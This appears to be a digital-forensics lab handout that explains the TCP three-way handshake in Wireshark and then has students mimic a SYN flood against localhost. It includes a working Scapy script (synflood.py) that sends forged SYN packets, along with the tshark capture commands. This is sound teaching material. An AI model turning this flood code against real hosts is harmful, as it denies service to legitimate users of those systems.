HTTP, tshark, SYN Flood

Traffic files: https://github.com/frankwxu/digital-forensics-lab/tree/main/Illegal_Possession_Images/lab_files/SYN_Flood

Three-way handshaking

root@kali:~# wireshark ~/traffic/basic.log

basic.log

File Edit View Go Capture Analyze Statistics Telephony Wireless Tools Help

Apply a display filter ... <Ctrl-/>

No.	Time	Source	Destination	Protocol	Length	Info
1	0.000000000	127.0.0.1	127.0.0.1	TCP	74	57338 → 80 [SYN] Seq=0 Win=65495 Len=0 MSS=65495 SACK_PE
2	0.000008171	127.0.0.1	127.0.0.1	TCP	74	80 → 57338 [SYN, ACK] Seq=0 Ack=1 Win=65483 Len=0 MSS=65
3	0.000014783	127.0.0.1	127.0.0.1	TCP	66	57338 → 80 [ACK] Seq=1 Ack=1 Win=65536 Len=0 TSval=41024
4	0.000035452	127.0.0.1	127.0.0.1	HTTP	149	GET /basic.html HTTP/1.1
5	0.000042870	127.0.0.1	127.0.0.1	TCP	66	80 → 57338 [ACK] Seq=1 Ack=84 Win=65408 Len=0 TSval=410
6	0.000160688	127.0.0.1	127.0.0.1	HTTP	418	HTTP/1.1 200 OK (text/html)
7	0.000202191	127.0.0.1	127.0.0.1	TCP	66	57338 → 80 [ACK] Seq=84 Ack=353 Win=65280 Len=0 TSval=41
8	0.000307996	127.0.0.1	127.0.0.1	TCP	66	57338 → 80 [FIN, ACK] Seq=84 Ack=353 Win=65536 Len=0 TSv
9	0.000321475	127.0.0.1	127.0.0.1	TCP	66	80 → 57338 [FIN, ACK] Seq=353 Ack=85 Win=65536 Len=0 TSv
10	0.000323997	127.0.0.1	127.0.0.1	TCP	66	57338 → 80 [ACK] Seq=85 Ack=354 Win=65536 Len=0 TSval=41


handshake

http request

http response

tear down


wget https://raw.githubusercontent.com/frankwxu/digital-forensics-lab/main/Illegal_Possession_Images/lab_files/traffic/basic.log



- **Sequence #:**
  - the byte number of the **first** byte of data in the TCP segement **sent**
  - beginning at random # or 0 (relative seq#)
- **ACKnowledge #**: the sequence number of the **next** byte the receiver **expects** to **receive**.
  - Seq # + size of packet + 1
  - The receiver ack'ing sequence number **x** acknowledges receipt of all data bytes less than (but not including) byte number **x**
  - +1 for SYN

What if the client never completes handshaking process?

- The server waiting and consuming valuable resources in the process
- If many clients do the same, the server becomes overwhelmed and unavailable to legitimate users
  - SYN flood attack



An SYN flood attack is a type of Distributed Denial of Service (DDoS)

Mimic an SYN flood attack

Design

- One client
- Craft our own tcp packets using Scapy
- Target IP 127.0.0.1

Install Scapy

```
┌──(kali㉿kali)-[~/SYN_Flood]
└─$ sudo pip3 install scapy
Requirement already satisfied: scapy in /usr/lib/python3/dist-packages (2.4.4)
```

- Scapy is a powerful Python library for network packet manipulation and analysis.
- It allows users to send, sniff, dissect, and forge network packets and can be used for a wide range of network-related tasks such as network discovery, security scanning, penetration testing, and more.
- Scapy supports a large number of network protocols and provides a flexible and user-friendly interface for working with network data.

Create a working folder

```
┌──(kali㉿kali)-[~]
└─$ mkdir SYN_Flood

┌──(kali㉿kali)-[~]
└─$ cd SYN_Flood

┌──(kali㉿kali)-[~/SYN_Flood]
└─$ leafpad synflood.py
```

Craft attack function

wget wget https://raw.githubusercontent.com/frankwxu/digital-forensics-lab/main/Illegal_Possession_Images/lab_files/SYN_Flood/synflood.py

synflood.py

File Edit Search Options Help

```
from scapy.all import *

def send_syn(target_ip_address, target_port, number_of_packets_to_send = 4, size_of_packet = 65000):
        ip = IP(dst=target_ip_address)
        tcp = TCP(sport=RandShort(), dport=target_port, flags="S")
        raw = Raw(b"X" * size_of_packet)
        p = ip / tcp / raw
        send(p, count=number_of_packets_to_send, verbose=0)
        print('send_syn(): Sent ' + str(number_of_packets_to_send) + ' packets of '+ str(size_of_packet) + 'size to ' + target_ip_address + ' on port ' + str(target_port))

send_syn(target_ip_address = "127.0.0.1", target_port= 80)
```


https://systemweakness.com/ping-and-syn-flood-attacks-with-python-and-scapy-6e4515435492

Attacking

Use lo device

```
┌──(kali㉿kali)-[~/SYN_Flood]
└─$ tshark -D
1. eth0
2. any
3. lo (Loopback)
4. bluetooth-monitor
5. nflog
6. nfqueue
7. dbus-system
8. dbus-session
9. ciscodump (Cisco remote capture)
10. dpauxmon (DisplayPort AUX channel monitor capture)
11. randpkt (Random packet generator)
12. sdjournal (systemd Journal Export)
13. sshdump (SSH remote capture)
14. udpdump (UDP Listener remote capture)
```

make sure web server is running

```
sudo service apache2 start
```


In one terminal waiting and capturing

```
┌──(kali㉿kali)-[~/SYN_Flood]
└─$ tshark -i lo -c 4 -w mySYNFloodCapture.pcap
Capturing on 'Loopback: lo'
4
```

Using another terminal to sending packets

```
┌──(kali㉿kali)-[~/SYN_Flood]
└─$ sudo python3 synflood.py
send_syn(): Sent 4 packets of 65000size to 127.0.0.1 on port 80
```

View SYN flood attack



You can download the captured packets here

```
wget https://raw.githubusercontent.com/frankwxu/digital-forensics-lab/main/Illegal_Possession_Images/lab_files/SYN_Flood/mySYNFloodCapture.pcap
```

Assignment

- You have two VMs
- Mimic the SYN attack
- Show evidence of the attack